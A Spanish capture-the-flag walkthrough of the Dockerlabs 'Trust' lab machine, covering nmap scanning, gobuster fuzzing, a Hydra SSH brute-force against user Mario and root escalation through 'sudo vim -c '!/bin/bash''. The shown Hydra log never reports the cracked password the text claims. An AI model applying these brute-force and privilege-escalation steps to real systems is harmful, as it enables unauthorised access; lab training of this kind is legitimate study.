

Aquí os dejo el write up paso a paso de la máquina Trust de la plataforma Dockerlabs. <https://dockerlabs.es/>

Descargo la máquina y antes de iniciarla tengo que tener instalado Docker, lo

hago con el comando

```
(balafenix@BalaFenix)-[~]  
$ sudo apt install docker.io
```

Accedo a la carpeta descargas para encontrar el fichero con la máquina


```
(balafenix@BalaFenix)-[~]  
$ ls  
Desktop Documents Downloads Music Pictures  
rtl88x2bu  
  
(balafenix@BalaFenix)-[~]  
$ cd Downloads  
  
(balafenix@BalaFenix)-[~/Downloads]  
$ ls  
trust.zip
```

Descomprimos el archivo

```
(balafenix@BalaFenix)-[~/Downloads]  
$ unzip trust.zip  
Archive: trust.zip  
  inflating: auto_deploy.sh  
  inflating: trust.tar
```

Como vemos en la captura dentro de Trust tenemos un archivo que se abre con Bash que es auto_deploy.sh y un archivo .tar, por lo tanto para desplegar la máquina haremos lo siguiente:

```
(balafenix@BalaFenix)-[~/Downloads]  
$ sudo bash auto_deploy.sh trust.tar
```



Estamos desplegando la máquina vulnerable, espere un momento.
Máquina desplegada, su dirección IP es --> 172.18.0.2
Presiona Ctrl+C cuando termines con la máquina para eliminarla

Ya podemos empezar a trabajar con ella, lo primero que vamos a hacer es utilizar la herramienta Nmap. He utilizado el comando `nmap -p- -A 172.18.0.2` para que me realizara un escaneo completo de todos los puertos, detectara las versiones de servicios y los sistemas operativos.

```
(balafenix@BalaFenix)-[~/Downloads]
$ nmap -p- -A 172.18.0.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-08 11:07 CEST
Nmap scan report for 172.18.0.2 (172.18.0.2)
Host is up (0.00014s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 19:a1:1a:42:fa:3a:9d:9a:0f:ea:91:7f:7e:db:a3:c7 (ECDSA)
|_  256 a6:fd:cf:45:a6:95:05:2c:58:10:73:8d:39:57:2b:ff (ED25519)
80/tcp    open  http      Apache httpd 2.4.57 ((Debian))
|_ http-title: Apache2 Debian Default Page: It works
|_ http-server-header: Apache/2.4.57 (Debian)
MAC Address: 02:42:AC:12:00:02 (Unknown)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=10/8%OT=22%CT=1%CU=40987%PV=Y%DS=1%DC=D%G=Y%M=0242A
OS:C%TM=6704F64E%P=x86_64-pc-linux-gnu)SEQ(SP=F3%GCD=1%ISR=105%TI=Z%CI=Z%II
OS:=I%TS=A)SEQ(SP=F7%GCD=1%ISR=103%TI=Z%CI=Z%II=I%TS=A)SEQ(SP=F7%GCD=2%ISR=
OS:104%TI=Z%CI=Z%II=I%TS=A)SEQ(SP=F8%GCD=1%ISR=104%TI=Z%CI=Z%II=I%TS=A)OPS(
OS:01=M5B4ST11NW7%02=M5B4ST11NW7%03=M5B4NNT11NW7%04=M5B4ST11NW7%05=M5B4ST11
OS:NW7%06=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN(
OS:R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=0%A=S+%F=AS
OS:%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=
OS:Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=
OS:R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T
OS:=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=
OS:S)

Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT    ADDRESS
1   0.14 ms 172.18.0.2 (172.18.0.2)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 20.19 seconds
```

Por lo que observamos en la captura hemos podido detectar que el puerto 22 que pertenece al servicio SSH está abierto y corriendo y además hemos encontrado dos claves de host SSH. También se observa que esta abierto y corriendo el puerto 80 que pertenece al servicio HTTP con el servidor Apache. Del sistema operativo podemos saber que se trata de un Linux.

Introduzco en la URL del buscador la IP de la máquina a la que estamos atacando y nos aparece la página principal de Apache, no encuentro nada relevante en ella ni en su código fuente.



Voy a utilizar la herramienta Gobuster para hacer Fuzzing, que es una forma de analizar si hay algún archivo que no está visible a simple vista. Gobuster es un diccionario que encuentra estos términos. Añadimos las extensiones después del comando -x con las que más usualmente se suelen programar páginas y encontramos tres con el status 200 lo cual nos indica que la página está Ok y podremos acceder a ella.

```
(balafenix@BalaFenix)-[~]  
$ gobuster dir -u http://172.18.0.2/ -w /usr/share/dirb/wordlists/common.txt -x .php, .sh, .txt  
=====
```

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

```
=====
```

[+]	Url:	http://172.18.0.2/
[+]	Method:	GET
[+]	Threads:	10
[+]	Wordlist:	/usr/share/dirb/wordlists/common.txt
[+]	Negative Status codes:	404
[+]	User Agent:	gobuster/3.6
[+]	Extensions:	php,
[+]	Timeout:	10s

```
=====
```

Starting gobuster in directory enumeration mode

```
=====
```


/.php	(Status: 403)	[Size: 275]
/.	(Status: 200)	[Size: 10701]
/.hta.php	(Status: 403)	[Size: 275]
/.hta.	(Status: 403)	[Size: 275]
/.hta	(Status: 403)	[Size: 275]
/.htaccess	(Status: 403)	[Size: 275]
/.htaccess.	(Status: 403)	[Size: 275]
/.htaccess.php	(Status: 403)	[Size: 275]
/.htpasswd	(Status: 403)	[Size: 275]
/.htpasswd.	(Status: 403)	[Size: 275]
/.htpasswd.php	(Status: 403)	[Size: 275]
/index.html	(Status: 200)	[Size: 10701]
/secret.php	(Status: 200)	[Size: 927]
/server-status	(Status: 403)	[Size: 275]

```
Progress: 13842 / 13845 (99.98%)  
=====
```

Finished

```
=====
```

Probamos las tres y en `/secret.php` encontramos esto:



Analizo el código fuente y no encuentro nada más así que voy a intentar hacer fuerza bruta en el puerto 22 que pertenece al servicio SSH con la herramienta Hydra y el usuario Mario. (Previamente analicé con nmap el puerto 22 y la versión de SSH para ver si había algún CVE o vulnerabilidad encontrada en esta versión)

```
(balafenix@BalaFenix)-[~]
$ nmap -sV -p 22 172.18.0.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-08 12:16 CEST
Nmap scan report for 172.18.0.2 (172.18.0.2)
Host is up (0.000065s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
MAC Address: 02:42:AC:12:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Antes de usar Hydra con mkdir cree la carpeta wordlist dentro de Documents y descargué de git hub el diccionario rockyou2024.txt

```
(balafenix@BalaFenix)-[~/Documents]
$ mkdir wordlist

(balafenix@BalaFenix)-[~/Documents/wordlist]
$ git clone https://github.com/hkphh/rockyou2024.txt.git
Cloning into 'rockyou2024.txt'...
remote: Enumerating objects: 27, done.
remote: Counting objects: 100% (27/27), done.
remote: Compressing objects: 100% (17/17), done.
remote: Total 27 (delta 6), reused 0 (delta 0), pack-reused 0 (from 0)
Receiving objects: 100% (27/27), 8.94 KiB | 60.00 KiB/s, done.
Resolving deltas: 100% (6/6), done.

(balafenix@BalaFenix)-[~/Documents/wordlist]
$ ls
rockyou2024.txt
```

```
(balafenix@BalaFenix)-[~/Downloads]
$ hydra -l Mario -P rockyou.txt -f ssh://172.18.0.2 -t 4

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-08 17:26:03
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344398 login tries (l:1/p:14344398), ~3586100 tries per task
[DATA] attacking ssh://172.18.0.2:22/
[STATUS] 36.00 tries/min, 36 tries in 00:01h, 14344362 to do in 6640:55h, 4 active
[STATUS] 28.00 tries/min, 84 tries in 00:03h, 14344314 to do in 8538:17h, 4 active
[STATUS] 27.43 tries/min, 192 tries in 00:07h, 14344206 to do in 8716:06h, 4 active
```

Una vez que conseguimos con Hydra sacar la password: **Chocolate** del usuario Mario introducimos el comando para acceder mediante conexión ssh y la password para poder acceder al equipo.

```
(balafenix@BalaFenix)-[~]
$ ssh mario@172.18.0.2
The authenticity of host '172.18.0.2 (172.18.0.2)' can't be established.
ED25519 key fingerprint is SHA256:z6uc1wEgwh6GGiDrEIM8ABQT1LGC4CfYAYnV4GXRUVE.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '172.18.0.2' (ED25519) to the list of known hosts.
mario@172.18.0.2's password:
Linux 8dd8f69cb82d 6.8.11-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.8.11-1kali2 (2024-05-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Mar 20 09:54:46 2024 from 192.168.0.21
```

Para escalar privilegios tenemos que usar Vim con el comando -c '!/bin/bash' ya cuando ejecutas este comando, Vim abre una sesión con privilegios de root y, usando !/, ejecuta un shell interactivo de Bash. Debido a que estás ejecutando Vim con sudo, el shell Bash también se ejecuta como root, lo cual nos otorga esos privilegios.

```
mario@8dd8f69cb82d:~$ sudo vim -c '!/bin/bash'
[sudo] password for mario:

root@8dd8f69cb82d:/home/mario# whoami
root
root@8dd8f69cb82d:/home/mario#
```

¡Ya somos root!